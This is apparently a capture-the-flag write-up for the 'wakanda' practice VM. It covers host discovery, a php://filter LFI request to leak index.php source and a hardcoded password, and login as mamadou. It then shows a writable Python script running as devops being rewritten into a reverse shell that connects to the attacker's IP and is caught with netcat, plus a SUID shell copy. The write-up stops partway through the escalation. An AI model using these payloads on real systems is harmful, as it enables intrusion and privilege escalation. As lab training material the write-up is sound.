

wakanda

Netdiscover to find victim machine's ip address.




```
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1       60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1       60  Unknown vendor
10.0.2.3        08:00:27:43:f2:7c      1       60  PCS Systemtechnik GmbH
10.0.2.64       08:00:27:e9:30:4f      1       60  PCS Systemtechnik GmbH
```

Webpage source which has a link to the LFI.




```
  <a class="nav-link active" href="#">Home</a>
  <!-- <a class="nav-link active" href="?lang=fr">Fr/a> -->
```

LFI request since the way the LFI is setup it doesnt allow any viewing of any other files besides php files.
For viewing php files, we need base64 encode it and later decode it using burp's decoder.



```
GET /?lang=php://filter/convert.base64-encode/resource=index HTTP/1.1
Host: wakanda.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


Base64 encoded reply.



```
HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 14:22:39 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 3815
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
PD9waHAKJHBhc3N3b3JkID0iTmlhbWV5NEV2ZXIyMjchISEiIDsvL0kgaGF2ZSB0byByZW1lbWJlciBpdAoKaWYgKGlzc2V0KCRfR0VUWydsYW5
nJ10pKQp7CmluY2x1ZGUoJF9HRVRbJ2xhbmcnXS4iLnBocCIpOwp9Cgo/PgoKCgo8IURPQ1RZUEUgaHRtbD4KPGh0bWwgbGFuZz0iZW4iPjxoZ
WFkPgo8bWV0YSBodHRwLWVxdWl2PSJjb250ZW50LXR5cGUiIGNvbnRlbnQ9InRleHQvaHRtbDsgY2hhcnNldD1VVEYtOCI+CiAgICA8bWV0YSB
jaGFyc2V0PSJ1dGYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjY
WxlPTEsIHNocmluay10by1maXQ9bm8iPgogICAgPG1ldGEgbmFtZT0iZGVzY3JpcHRpb24iIGNvbnRlbnQ9IlZpYnJhbml1bSBtYXJrZXQiPgo
gICAgPG1ldGEgbmFtZT0iYXV0aG9yIiBjb250ZW50PSJtYW1hZG91Ij4KCiAgICA8dGl0bGU+VmlicmFuaXVtIE1hcmtldDwvdGl0bGU+CgoKI
CAgIDxsaW5rIGhyZWY9ImJvb3RzdHJhcC5jc3MiIHJlbD0ic3R5bGVzaGVldCI+CgogICAgCiAgICA8bGluayBocmVmPSJjb3Zlci5jc3MiIHJ
lbD0ic3R5bGVzaGVldCI+CiAgPC9oZWFkPgoKICA8Ym9keSBjbGFzcz0idGV4dC1jZW50ZXIiPgoKICAgIDxkaXYgY2xhc3M9ImNvdmVyLWNvb
nRhaW5lciBkLWZsZXggdy0xMDAgaC0xMDAgcC0zIG14LWF1dG8gZmxleC1jb2x1bW4iPgogICAgICA8aGVhZGVyIGNsYXNzPSJtYXN0aGVhZCB
tYi1hdXRvIj4KICAgICAgICA8ZGl2IGNsYXNzPSJpbm5lciI+CiAgICAgICAgICA8aDMgY2xhc3M9Im1hc3RoZWFkLWJyYW5kIj5WaWJyYW5pd
W0gTWFya2V0PC9oMz4KICAgICAgICAgIDxuYXYgY2xhc3M9Im5hdiBuYXYtbWFzdGhlYWQganVzdGlmeS1jb250ZW50LWNlbnRlciI+CiAgICA
gICAgICAgIDxhIGNsYXNzPSJuYXYtbGluayBhY3RpdmUiIGhyZWY9IiMiPkhvbWU8L2E+CiAgICAgICAgICAgIDwhLS0gPGEgY2xhc3M9Im5hd
i1saW5rIGFjdGl2ZSIgaHJlZj0iP2xhbmc9ZnIiPkZyL2E+IC0tPgogICAgICAgICAgPC9uYXY+CiAgICAgICAgPC9kaXY+CiAgICAgIDwvaGV
hZGVyPgoKICAgICAgPG1haW4gcm9sZT0ibWFpbiIgY2xhc3M9ImlubmVyIGNvdmVyIj4KICAgICAgICA8aDEgY2xhc3M9ImNvdmVyLWhlYWRpb
mciPkNvbWluZyBzb29uPC9oMT4KICAgICAgICA8cCBjbGFzcz0ibGVhZCI+CiAgICAgICAgICA8P3BocAogICAgICAgICAgICBpZiAoaXNzZXQ
oJF9HRVRbJ2xhbmcnXSkpCiAgICAgICAgICB7CiAgICAgICAgICBlY2hvICRtZXNzYWdlOwogICAgICAgICAgfQogICAgICAgICAgZWxzZQogI
CAgICAgICAgewogICAgICAgICAgICA/PgoKICAgICAgICAgICAgTmV4dCBvcGVuaW5nIG9mIHRoZSBsYXJnZXN0IHZpYnJhbml1bSBtYXJrZXQ
uIFRoZSBwcm9kdWN0cyBjb21lIGRpcmVjdGx5IGZyb20gdGhlIHdha2FuZGEuIHN0YXkgdHVuZWQhCiAgICAgICAgICAgIDw/cGhwCiAgICAgI
CAgICB9Cj8+CiAgICAgICAgPC9wPgogICAgICAgIDxwIGNsYXNzPSJsZWFkIj4KICAgICAgICAgIDxhIGhyZWY9IiMiIGNsYXNzPSJidG4gYnR
uLWxnIGJ0bi1zZWNvbmRhcnkiPkxlYXJuIG1vcmU8L2E+CiAgICAgICAgPC9wPgogICAgICA8L21haW4+CgogICAgICA8Zm9vdGVyIGNsYXNzP
SJtYXN0Zm9vdCBtdC1hdXRvIj4KICAgICAgICA8ZGl2IGNsYXNzPSJpbm5lciI+CiAgICAgICAgICA8cD5NYWRlIGJ5PGEgaHJlZj0iIyI+QG1
hbWFkb3U8L2E+PC9wPgogICAgICAgIDwvZGl2PgogICAgICA8L2Zvb3Rlcj4KICAgIDwvZGl2PgoKCgogIAoKPC9ib2R5PjwvaHRtbD4=
```


Decoded base64 results



```
<?php
$password ="Niamey4Ever227!!!" ;//I have to remember it

if (isset($_GET['lang']))
{
include($_GET['lang'].".php");
}

?>
```


Pieced the creds together by combining the author of the website(mamadou) and the password.
mamadou
Niamey4Ever227!!!

~~Flag1~~




```
mamadou@Wakanda1:~$ cat flag1.txt

Flag : d86b9ad71ca887f4dd1dac86ba1c4dfc
mamadou@Wakanda1:~$
```

Finding all files by devops.




```
mamadou@Wakanda1:/srv$ find / -type f -user devops -ls 2> /dev/null
 34305    4 -rw-r--rw-   1 devops   developer       36 Aug  1  2018 /srv/.antivirus.py
   141    4 -rw-r--r--   1 devops   developer        4 Sep 27 10:43 /tmp/test
   145    4 -rw-r--r--   1 devops   developer     3515 Aug  1  2018 /home/devops/.bashrc
   152    4 -rw-r--r--   1 devops   developer      675 Aug  1  2018 /home/devops/.profile
  4911    4 -rw-r--r--   1 devops   developer      220 Aug  1  2018 /home/devops/.bash_logout
 36936    4 -rw-r-----   1 devops   developer       42 Aug  1  2018 /home/devops/flag2.txt
mamadou@Wakanda1:/srv$
```

Background process running.




```
devops     1453  0.0  0.9  32484  9592 ?        Ss   11:11   0:00 python /srv/.antivirus.py
```

Observed by reading .antivirus.py that the test file is updated every 5 mins.




```
mamadou@Wakanda1:/tmp$ lsf
total 32K
drwxrwxrwt  7 root   root      4.0K Sep 27 10:52 .
drwxr-xr-x 22 root   root      4.0K Aug  1  2018 ..
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .font-unix
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .ICE-unix
-rw-r--r--  1 devops developer    4 Sep 27 10:53 test
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .Test-unix
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .X11-unix
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .XIM-unix
```

So i modified the source code to include the malicious code that sends back a reverse shell to attacking machine every 5 minutes.



```
mamadou@Wakanda1:/srv$ cat .antivirus.py
import socket,subprocess,os

open('/tmp/test','w').write('test') # Write a file to /tmp/test every 5 minutes

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect( ("10.0.2.57",80) )

os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)

p = subprocess.call( ["/bin/sh","-i"] )
mamadou@Wakanda1:/srv$
```

Received a reverse shell from .antivirus.py




```
root@kali:~/pwn/wakanda# nc -nlvp 80
listening on [any] 80 ...
connect to [10.0.2.57] from (UNKNOWN) [10.0.2.64] 58654
/bin/sh: 0: can't access tty; job control turned off
$ 
```

The first order of things once once i had a reverse shell is to copy a /bin/dash to tmp and suid it with devops privilege to prevent a screwup.


I did screw it up when i tried to do `magic` with the reverse shell, what i meant by magic is to you know prevent the reverse shell from exiting when i hit ctrl-c.

Thing is even with the suid-ed sh, i cant use sudo -l so its back to square on waiting for the conect back shell again.



